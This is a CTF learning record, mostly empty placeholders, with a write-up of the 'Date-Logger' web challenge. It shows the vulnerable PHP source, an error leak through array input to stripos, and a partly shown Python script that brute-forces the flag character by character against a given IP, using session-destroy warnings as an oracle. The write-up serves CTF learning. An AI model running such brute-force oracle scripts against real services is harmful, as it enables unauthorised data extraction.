251016_QnQSecCTF learning record

In the full-stack CTF player program, this article will be continuously updated with recreated learning content

Attachments

Release 251016_QnQSecCTF · cvestone/cvestone.github.io · GitHub

EventInfo

image.png

ScoreBoard

My team 0xfun’s rank in this event - top 1:

image.png

crypto

xxx

Desc

Key Points:


reverse

xxx

Desc

Key Points:


pwn

xxx

Desc

Key Points:


misc

xxx

Desc

Key Points:


steganography

xxx

Desc

Key Points:


forensics

Execution

Desc

Key Points:


osint

xxx

Desc

Key Points:


web

Date-Logger(√)

Desc

I made a date logger as a simple diary …

Author: Whale120

Key Points:Brute-force attack


Code Analysis

Given the source code. index.php:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
<?php
// Start session - used for storing and passing data between multiple pages
session_start();

// Define an associative array containing dates and content
$data = [
"2025/09/24" => "00ps, I should have sometime to contribute challenges right?\nBut I want to meet someone ...",
"2025/10/03" => "Hmm... I forgot something but just can't remember them ;P",
"2025/10/08" => "WTF, IS DEADLINE, FINE, THE FLAG IS QnQSec{test_flag_by_whale120}"
];

// Get the search keyword from the POST request, if it doesn't exist, it's null
// ?? is the null coalescing operator, if the left side is null, use the value on the right
$search = $_POST['search'] ?? null;

// If there is a search request
if ($search) {
$found = false;
// Iterate through the data array, $date is the key (date), $content is the value (content)
foreach ($data as $date => $content) {
// Check if the search keyword appears in the date or content
// stripos() function finds the position of a string case-insensitively
if (stripos($date, $search) !== false || stripos($content, $search) !== false) {
// If a match is found, store the date in the session
$_SESSION['last_found_date'] = $date;
// Immediately destroy the session - this causes session data loss
session_destroy();
// Break out of the loop after finding the first match
break;
}
}
}
?>

<!DOCTYPE html>
<html>
<head>
<title>Search Page</title>
</head>
<body>
<!-- Page Title -->
<h1>Search Me</h1>

<!-- Display Search Keyword -->
<h2><?php echo $search; ?></h2>

<!-- Search form, submitted using POST method -->
<form method="POST">
<label>Search</label>
<!-- Search input box, required indicates mandatory -->
<input type="text" name="search" required>
<!-- Submit button -->
<button type="submit">SEND!</button>
</form>
</body>
</html>

When a match is found, the corresponding date is stored in the session, but at the same time the session is quickly destroyed. The source code demo already clearly tells us the date where the flag is located, so our goal is to match 2025/10/08 and output the corresponding content. First, I thought of a race condition, trying to obtain the session value before it is destroyed through some method, but it only contains the date, and no implementation method was found.

Attempting to Exploit stripos Function Vulnerability

PHP: stripos - Manual

image.png
A teammate gave inspiration to pay attention to some unsafe characteristics of this function, which is indeed a test point in some challenges, used as a bypass trick, for example, this chinese blog:
PHP Array Bypass | Doublenine’s Blog

Here, you can also try to force the submitted search type to be an array, which to some extent can change the return value of stripos. Under normal circumstances:

image.png
Abnormal:
image.png
It was found that part of the date was leaked through the error, but this is not the part corresponding to the flag, and there is no way to leak more further down. Attempting other searches still returns the same statement.

Attempting Brute Force (√)

Proposed by teammate 0xkakashi, the brute force idea is: the possible leakage is limited, but from the previous knowledge, we know that as long as the searched character matches, the session will be destroyed. Therefore, we can actually use whether the session is destroyed or not as a basis for brute force, thus determining whether each brute-forced flag character is correct!

Obviously, the first thought is to confirm this status through the possible presence of characters like ‘destroy’ in the response packet. Attempt as follows:

image.png
This is a character that completely matches in the content, but there is no destruction prompt in the response. However, when we randomly tamper with the PHPSESSID in the request, although it prompts that the passed session value is invalid at this time, it also exposes the current behavior; it is indeed trying to destroy the session:

image.png

And when we keep the tampered PHPSESSID and change the search string to a non-matching one:

image.png
It is found that there is no destruction prompt. The two form a contrast, proving that the brute force idea is valid.

Based on the above process, a brute force script can be written (by Basim Mehdi):

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
#!/usr/bin/env python3  
"""
Blind character brute force script
Obtains the flag by trying characters one by one, submitting the `search` parameter to the target URL
When the response contains "session_destroy()", it indicates successful character matching
"""

import requests
import string

# PHP session cookie, used to maintain session during requests (replace ???????? with the real session id)
cookies = {"PHPSESSID": "????????"}

# Target URL, POST requests will be sent to this address
url = "http://161.97.155.116:8889/"

# Use requests.Session to reuse HTTP connections and cookies, improving efficiency
session = requests.Session()

# Known flag prefix; the script will append characters to this string
flag = "QnQSec{"

# Loop control flag: set to True when the ending '}' is found and the flag is complete
done = False

# Outer loop: continuously try characters until the flag is complete
while not done:
# Iterate through printable characters (excluding the last 7 control characters of string.printable)
# This provides a good set of candidate characters for trying at each position
for ch in string.printable[:-7]:
# Build the current test value: append the candidate character to the known prefix
attempt = flag + ch

# Prepare POST data, including the `search` parameter (matching the original logic)
payload = {"search": attempt}

# Print a single-line progress indicator, updating in place
print(f"\rTrying: {attempt.ljust(60)}", end="", flush=True)

# Send POST request and capture response text
try:
resp_text = session.post(url, data=payload, cookies=cookies, timeout=5).text
except requests.exceptions.RequestException as e:
